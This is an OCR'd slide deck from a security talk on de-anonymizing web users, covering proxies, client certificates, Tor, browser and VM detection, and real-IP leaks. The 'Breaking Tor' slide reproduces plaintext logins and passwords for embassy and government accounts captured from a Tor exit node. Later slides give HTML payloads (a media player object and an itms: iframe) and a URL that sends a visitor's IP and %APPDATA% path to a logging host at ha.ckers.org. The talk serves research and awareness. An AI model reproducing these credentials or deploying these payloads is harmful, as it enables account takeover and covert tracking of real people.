
SecTheory
Internet Security


RAPID7

About Us

- Robert "RSnake" Hansen - CEO
- SecTheory LLC
  - http://www.sectheory.com
  - http://ha.ckers.org – the lab
  - http://sla.ckers.org – the forum
- Joshua "Jabra" Abraham
- Rapid7 LLC - Security Researcher
  - http://www.rapid7.com
  - http://blog.spl0it.org

De-Anonymizing You!

- Why does this matter?
  - Privacy advocacy
  - People think they're safe
  - Privacy is not a guarantee. It can be taken from you.
  - True anonymity is actually extremely difficult to achieve!!
- So we decided to attack users instead of websites for once.



Why is Privacy Good?



- Safety from trolls who want to drop docs
- Safer for political dissidents
- Safer for potential victims of violent crimes (women, children)…
- Allows people to be themselves (for good or bad)
- Safer for whistle blowers
- Increases freedoms

Why is Privacy Bad?

- Haven for "evildoers"
  - Allows them to attack easily
  - Allows them to retreat easily
  - Allows them to exfiltrate data easily
- Hurts law enforcement
- Prevents "social compact" rules of order from working in online contexts.



Either Way, Privacy is Broken

- The ecosystem is too complex
- IP is the "gold standard" for tracking people down on the Internet, but what if we could do better?
- Let's start with the basics of how people anonymize themselves.



How2

- Basic anonymization guide
- Proxies:
  - CGI proxies
  - SOCKS Proxies
  - Tor
  - Hacked machines
- Freemail
  - Hotmail
  - Gmail
  - Hushmail

Working proxy list


Proxy:Port	Latency (sec)	Type	Country	SSL	Last check time
200.65.127.161:80	0.3100	Transp.	MX	Y	2007-12-11 12:30:07
200.21.103.10:80	0.8603	**Elite**	CO	?	2007-12-11 12:32:05
195.175.37.8:80	0.9206	Transp.	TR	N	2007-12-11 12:32:34
221.26.207.4:80	0.9263	**Anon.**	JP	?	2007-12-11 12:28:05
66.153.203.218:80	1.0172	**Elite**	US	Y	2007-12-11 12:32:51
80.58.205.61:80	1.0245	Transp.	ES	N	2007-12-11 12:32:22
202.134.73.55:80	1.1470	**Elite**	HK	?	2007-12-11 12:32:29
194.102.253.158:80	1.3030	**Elite**	RO	?	2007-12-11 12:34:11
203.147.0.30:80	1.3302	**Elite**	TH	?	2007-12-11 12:28:49
168.209.0.48:80	1.3340	Transp.	ZA	Y	2007-12-11 12:31:50
221.195.41.196:80	1.7028	Transp.	CN	N	2007-12-11 12:31:09
198.36.203.162:80	2.4815	**Elite**	US	?	2007-12-11 12:32:22
222.62.198.66:80	2.5762	**Elite**	CN	N	2007-12-11 12:28:41
196.202.252.244:80	3.0651	Transp.	AO	?	2007-12-11 12:32:16
202.166.164.185:80	3.1732	**Anon.**	PK	Y	2007-12-11 12:32:29
194.146.227.15:80	3.2287	**Elite**	FR	?	2007-12-11 12:28:26
203.144.144.163:80	4.1522	Transp.	TH	?	2007-12-11 12:28:31
200.88.114.166:80	4.7338	**Anon.**	DO	?	2007-12-11 12:32:37
217.196.24.220:80	4.7393	**Anon.**	KZ	?	2007-12-11 12:33:45
168.209.0.50:80	5.2741	Transp.	ZA	Y	2007-12-11 12:31:13
168.243.199.228:80	5.6886	**Elite**	SV	?	2007-12-11 12:29:34

Client Side Certificates

- Good/Normal Use
- Improving the trust model
  - Client: has the cert in the browser
  - Servers: requires all clients have valid certs
- What if the client goes to another website with SSL?
  - Browser defaults to send the public key

Client Side Certificates

- Well, could this be malicious?
- Sniff the public key
- Information
  - System/OS
  - Usernames/Emails
  - Data correlation
    - Tie a user back to a system



https://www.cs.uccs.edu/~cs591/secureWebAccess/fireFoxUserIDReq.png



Breaking Tor

- 100 embassy passwords
- Breach proxy honeypots
- Open Proxies you trust?
- HackedTor.exe
  - Setup the Client
  - Tor node just logs everything
  - We can play MiTM like Jay

Kazakhstan Embassy in Egypt 213.131.64.229 kazaemb piramid

Mongolian Embassy in USA 209.213.221.249 n.tumenbayar@mongolianembassy.us temp

UK Visa Application Centre in Nepal 208.109.119.54 vfsuknepal@vfs-uk-np.com Password

Defense Research & Development Organization Govt. Of India, Ministry of Defense jpsingh@drdo.com password+1

Indian Embassy in USA amb@indianembassy.org 1234


Iran Embassy in Ghana 217.172.99.19 iranemb_accra@mfa.gov.ir accra

Iran Embassy in Kenya 217.172.99.19 iranemb_kenya@mfa.gov.ir kenya

Hong Kong Liberal Party 202.123.79.164 miriamlau 123456

Browsers Break Privacy

- Browsers lie about having a same origin policy (or at least are terrible at enforcing it)
- Plugins lie worse
- Websites control browsers, not the other way around in a decloaking scenario



- Bill Joy (Sun)

Browser Detection

- Mr T
  - Plugins
  - History
  - Screen Resolution
- BeEF
  - VMware detection (IE only)
  - Plugin detection
    - (Java, Flash and Quicktime)
  - Setup script in Backtrack4
- But…. The Cloud is the new Hotness!




Virtualization/Cloud Detection

- VM Detection
  - VMware
  - QEMU
  - VirtualBox
- Amazon EC2 Detection
  - Identify each region
- Cross-Platform
- New BeEF Module!
- Leverage this knowledge in our attacks



Real IP

- Java
  - Java internal IP
- Flash
- scp:// (winSCP)
- Word/pdf bugs
- Media player





```
<HTML>
  <BODY>
    <OBJECT ID="Player1" classid="CLSID:6BF52A52-394A-11d3-B153-00C04F79FAA6" height="240" width="320">
      <PARAM name="URL" value="http://ha.ckers.org/log.cgi">
      <PARAM name="autostart" value="true">
    </OBJECT>
  </BODY>
</HTML>
```

```
<!-- // ITMS validates the target domain as apple.com, so we have to use a new trick (via RSnake) // -->
<iframe width=1 height=1
        src="itms:www.apple.com:thanksRSNAKE@2aee0242c910aa6c95a6c496480dca30.itms.67.78.61.194.0.0.0.0.s
</iframe>
```

File System Enumeration

- res:// timing
- res:// timing without JavaScript
- smbenum





- "Wtf?"




SMBenum


- SMB enum only finds certain types of files and only if known prior to testing
- SMB enum could also gather usernames through brute force
- Usernames + res:// timing could gather programs that smbenum alone couldn't



Usernames and Computer Names!


- But seriously – that's just terrible, let's just get the username and computer name directly!
- Cut and paste
  - http://ha.ckers.org/log.cgi?rAnd0mgr4p%aPpdAta%2bi






There's So Much More!

